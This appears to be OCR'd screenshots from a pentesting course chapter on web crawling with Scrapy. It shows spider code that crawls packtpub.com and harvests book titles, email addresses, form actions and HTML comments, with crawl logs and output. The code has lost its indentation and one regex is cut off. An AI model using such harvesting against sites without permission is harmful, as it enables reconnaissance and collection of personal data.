u=n.getAttribute(ut),r,t,i;u?(r=n.getAttribute(w),hpsh.invokeShareDialog("museum",r)):(t=n.getAttribute(rt),i=d(n),t.indexOf("skype.com")>-1?_w.open(t+encodeURIComponent(i),"_blank","toolbar=no, scrollbars=yes, resizable=yes, top=100, left=500, width=305, height=665"):_w.open(t+encodeURIComponent(i),"_blank","toolbar=yes, scrollbars=yes, resizable=yes, top=500, left=500, width=550, height=420"))}function d(n){var t=n.getAttribute(it);return ht&&(t+="&hpms="+i.hpms),st&&(t+="&ssd="+i.ssd),t}function pt(){r.style.display!=e?wt():h()}function g(n){if(n){var t=sj_et(n),i=sj_we(t,u,y),f=sj_we(t,r,y);i||f||r.style.display!=e||h()}}function wt(){n(p,h);sj_be(_d,f,g);r.style.display=e}function h(){t(p,h);sj_ue(_d,f,g);r.style.display=tt}var r=_ge("hp_share_menu"),u=_ge("hp_share"),l=_ge("musCard"),a=_ge("hp_imgcapt"),v=_ge("hc_imgactions"),nt=_ge("hp_share_options"),y=_ge("hp_container"),e="block",tt="none",f="click",p="hpsbact",it="data-shareurl",rt="data-baseurl",ut="data-shdlg",w="data-sharemethod",ft="data-sharetitle",et="data-emailsubject",ot="data-emailbody",c,st=i&&i.ssd,ht=i&&i.hpms,ct=_ge("shDlg"),b=!0;(u&&r||l||v||a)&&nt&&n!=null&&n("onRBComplete",k,1)})(sj_evt&&sj_evt.bind,sj_evt&&sj_evt.unbind,_w.hpl);
//]]></script> </body><script type="text/javascript" >//<![CDATA[
_G.HT=new Date;
//]]></script></html>
Response code: 200
302 : http://httpbin.org/redirect-to?url=http%3A%2F%2Fwww.bing.com
pentester@pentester-packt:~/Desktop/Examples/Section-2$


Chapter 03: Web Crawling with Scrapy – Mapping the Application






```
pentester@pentester-packt:~/Desktop/Examples/Section-3$ cd basic_crawler/
pentester@pentester-packt:~/Desktop/Examples/Section-3/basic_crawler$ cd basic_c
rawler/
pentester@pentester-packt:~/Desktop/Examples/Section-3/basic_crawler/basic_crawl
er$ ls
__init__.py   items.py   pipelines.py  settings.pyc
__init__.pyc  items.pyc  settings.py   spiders
pentester@pentester-packt:~/Desktop/Examples/Section-3/basic_crawler/basic_crawl
er$
```



items.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
Section-3
basic_crawler
basic_crawler
spiders
__init__.py
__init__.pyc
items.py
items.pyc
pipelines.py
Video-2-header.py
Video-3.py
Video-4.py
items.py
Chapter-3.py
Video-3-headers.p
untitled
-*- coding: utf-8 -*-
Define here the models for your scraped items
#
# See documentation in:
# http://doc.scrapy.org/en/latest/topics/items.html
import scrapy
class BasicCrawlerItem(scrapy.Item):
# define the fields for your item here like:
# name = scrapy.Field()
title = scrapy.Field()
email = scrapy.Field()
comments = scrapy.Field()
form = scrapy.Field()
location_url = scrapy.Field()



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
Section-3
basic_crawler
basic_crawler
spiders
__init__.py
__init__.pyc
spiderman.py
spiderman.pyc
__init__.py
__init__.pyc
Video-3.py
Video-4.py
items.py
spiderman.py
items.pyc
Chapter-3.py
untitled
from scrapy.spiders import BaseSpider
from scrapy.selector import Selector
from basic_crawler.items import BasicCrawlerItem
from scrapy.http import Request
class MySpider(BaseSpider):
name = "basic_crawler"
allowed_domains = ['packtpub.com']
start_urls = ["https://www.packtpub.com"]
def parse(self, response):
hxs = Selector(response)
#CODE for scraping book titles
book_titles = hxs.xpath('//div[@class="book-block-title"]/text()').extract()
for title in book_titles:
book = BasicCrawlerItem()
book["title"] = title
yield book



pentester@pentester-packt: ~/Desktop/Examples/Section-3/basic_crawler
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tFull Stack Development with JHipster\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tMastering Qlik Sense\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tPython Programming Blueprints\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tEssentials of Bitcoin and Blockchain [Video]\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tArchitecting Angular Applications with Redux, RxJS, and NgRx\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tFull-Stack Vue.js 2 and Laravel 5\t\t\t'}
2018-06-11 08:37:35 [scrapy] DEBUG: Scraped from <200 https://www.packtpub.com>
{'title': u'\n\t\t\t\tMastering Microsoft Power BI\t\t\t'}
2018-06-11 08:37:35 [scrapy] INFO: Closing spider (finished)
2018-06-11 08:37:35 [scrapy] INFO: Dumping Scrapy stats:
{'downloader/request_bytes': 214,
'downloader/request_count': 1,
'downloader/request_method_count/GET': 1,
'downloader/response_bytes': 16532,
'downloader/response_count': 1,
'downloader/response_status_count/200': 1,
'finish_reason': 'finished',
'finish_time': datetime.datetime(2018, 6, 11, 7, 37, 35, 330390),
'item_scraped_count': 20,
'log_count/DEBUG': 23,
'log_count/ERROR': 2,



pentester@pentester-packt: ~/Desktop/Examples/Section-3/basic_crawler
{"title": "\n\t\t\t\tArchitecting Angular Applications with Redux, RxJS, and NgRx\t\t\t"},
{"title": "\n\t\t\t\tFull-Stack Vue.js 2 and Laravel 5\t\t\t"},
{"title": "\n\t\t\t\tMastering Microsoft Power BI\t\t\t"}][{"title": "\n\t\t\t\tLearn Kotlin Programming [Video]\t\t\t"},
{"title": "\n\t\t\t\tAngular 6 for Enterprise-Ready Web Applications\t\t\t"},
{"title": "\n\t\t\t\tOpenStack for Architects - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tPractical DevOps - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tBeginning Swift\t\t\t"},
{"title": "\n\t\t\t\tDocker Fundamentals [Integrated Course]\t\t\t"},
{"title": "\n\t\t\t\tHands-On Machine Learning with C#\t\t\t"},
{"title": "\n\t\t\t\tMastering Go\t\t\t"},
{"title": "\n\t\t\t\tLearning TypeScript 2.x - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tJava 9: Building Robust Modular Applications\t\t\t"},
{"title": "\n\t\t\t\tPython Machine Learning - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tDelphi High Performance\t\t\t"},
{"title": "\n\t\t\t\tPython Web Scraping Cookbook\t\t\t"},
{"title": "\n\t\t\t\tFull Stack Development with JHipster\t\t\t"},
{"title": "\n\t\t\t\tMastering Qlik Sense\t\t\t"},
{"title": "\n\t\t\t\tPython Programming Blueprints\t\t\t"},
{"title": "\n\t\t\t\tEssentials of Bitcoin and Blockchain [Video]\t\t\t"},
{"title": "\n\t\t\t\tArchitecting Angular Applications with Redux, RxJS, and NgRx\t\t\t"},
{"title": "\n\t\t\t\tFull-Stack Vue.js 2 and Laravel 5\t\t\t"},
"title": "\n\t\t\t\tMastering Microsoft Power BI\t\t\t"]
39,1 Bot



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
spiderman.py
23
24 visited links=[]
25 links = hxs.xpath('//a/@href').extract()
26 link_validator= re.compile("^(?:http|https):\/\/(?:[\w\.\-\+]+:{0,1}
27



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
spiderman.py
23
24 visited_links=[]
25 links = hxs.xpath('//a/@href').extract()
26 link_validator= re.compile("^(?:http|https):\/\/(?:[\w\.\-\+]+:{0,1}
27



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
Section-3
basic_crawler
basic_crawler
spiderman.py
29
30 for link in links:
31 if link_validator.match(link) and not link in visited_links:
32 visited_links.append(link)
33 yield Request(link, self.parse)
34 else:
35 full_url=response.urljoin(link)
36 visited_links.append(full_url)
37 yield Request(full_url, self.parse)



pentester@pentester-packt: ~/Desktop/Examples/Section-3/basic_crawler
2018-06-11 09:15:57 [scrapy] DEBUG: Filtered offsite request to 'www.networkadvertising.org': <GET http://www.networkadvertising.org/managing/opt_out.asp>
2018-06-11 09:15:57 [scrapy] DEBUG: Filtered offsite request to 'www.aboutads.info': <GET http://www.aboutads.info/choices/>
2018-06-11 09:15:57 [scrapy] DEBUG: Filtered offsite request to 'www.youronlinechoices.com': <GET http://www.youronlinechoices.com/uk/your-ad-choices>
2018-06-11 09:15:57 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/skill-up-2018/cross-platform-mobile-development-bundle> (referer: https://www.packtpub.com)
2018-06-11 09:15:58 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/bundles/deep-learning> (referer: https://www.packtpub.com)
2018-06-11 09:15:58 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/skill-up-2018/kali-linux-bundle> (referer: https://www.packtpub.com)
2018-06-11 09:15:58 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/skill-up-2018/javascript-bundle> (referer: https://www.packtpub.com)
2018-06-11 09:15:59 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/skill-up-2018/linux-bundle> (referer: https://www.packtpub.com)
2018-06-11 09:15:59 [scrapy] DEBUG: Crawled (200) <GET https://www.packtpub.com/skill-up-2018/jenkins-bundle> (referer: https://www.packtpub.com)


pentester@pentester-packt: ~/Desktop/Examples/Section-3/basic_crawler
{"title": "\n\t\t\t\tPredictive Analytics with TensorFlow\t\t\t"},
{"title": "\n\t\t\t\tDeep Learning By Example\t\t\t"},
{"title": "\n\t\t\t\tDeep Learning By Example\t\t\t"},
{"title": "\n\t\t\t\tscikit-learn : Machine Learning Simplified\t\t\t"},
{"title": "\n\t\t\t\tscikit-learn : Machine Learning Simplified\t\t\t"},
{"title": "\n\t\t\t\tPython: Advanced Predictive Analytics\t\t\t"},
{"title": "\n\t\t\t\tPython: Advanced Predictive Analytics\t\t\t"},
{"title": "\n\t\t\t\tStatistical Application Development with R and Python - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tJavaScript by Example\t\t\t"},
{"title": "\n\t\t\t\tComputer Vision with Python 3\t\t\t"},
{"title": "\n\t\t\t\tComputer Vision with Python 3\t\t\t"},
{"title": "\n\t\t\t\tStatistical Application Development with R and Python - Second Edition\t\t\t"},
{"title": "\n\t\t\t\tHands-On Data Structures and Algorithms with JavaScript\t\t\t"},
{"title": "\n\t\t\t\tComputer Vision with Python 3\t\t\t"},
{"title": "\n\t\t\t\tBeginning C# 7 Hands-On \u2013 The Core Language\t\t\t"},
{"title": "\n\t\t\t\tCross-platform Desktop Application Development: Electron, Node, NW.js, and React\t\t\t"},
{"title": "\n\t\t\t\tHands-on Machine Learning with TensorFlow [Video]\t\t\t"},
{"title": "\n\t\t\t\tHands-on Artificial Intelligence with TensorFlow [Video]\t\t\t"},
{"title": "\n\t\t\t\tHands-on Artificial Intelligence with TensorFlow [Video]\t\t\t"},
{"title": "\n\t\t\t\tHands-On Deep Learning with TensorFlow\t\t\t"},
{"title": "\n\t\t\t\tHands-on TensorFlow Lite for Intelligent Mobile Apps [Video]\t\t\t"},
{"title": "\n\t\t\t\tHands-On Machine Learning with Python and Scikit-Learn [Video]\t\t\t"},
{"title": "\n\t\t\t\tLearn Artificial Intelligence with TensorFlow [Video]\t\t\t"},
"title": "\n\t\t\t\tHands-on Machine Learning with JavaScript\t\t\t"
364,1 Bot



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-5
Section-3
basic_crawler
basic_crawler
spiders
__init__.py
__init__.pyc
spiderman.py
spiderman.pyc
__init__.py
spiderman.py
items.py
#CODE for scraping emails
emails = hxs.xpath("//*[contains(text(),'@')]").extract()
for email in emails:
com = BasicCrawlerItem()
com["email"] = email
com["location_url"] = response.url
yield com



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-5
Section-3
basic_crawler
basic_crawler
spiders
__init__.py
__init__.pyc
spiderman.py
spiderman.pyc
__init__.py
spiderman.py
items.py
#CODE for scraping Forms
forms = hxs.xpath('//form/@action').extract()
for form in forms:
formy = BasicCrawlerItem()
formy["form"] = form
formy["location_url"] = response.url
yield formy



spiderman.py — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-2
Chapter-3.py
Video-2-header.py
Video-3-headers.py
Video-4.py
Section-5
Section-3
basic_crawler
basic_crawler
spiders
__init__.py
__init__.pyc
spiderman.py
spiderman.pyc
__init__.py
__init__.pyc
items.py
items.pyc
pipelines.py
settings.py
settings.pyc
books.json
scrapy.cfg
spiderman.py
items.py
Video-3-headers.py
#CODE for scraping comments
comments = hxs.xpath('//comment()').extract()
for comment in comments:
com = BasicCrawlerItem()
com["comments"] = comment
com["location_url"] = response.url
yield com
visited_links=[]
links = hxs.xpath('//a/@href').extract()
link_validator= re.compile("^(?:http|https):\/\/(?:[\w\.\-\+]+:{0,1}
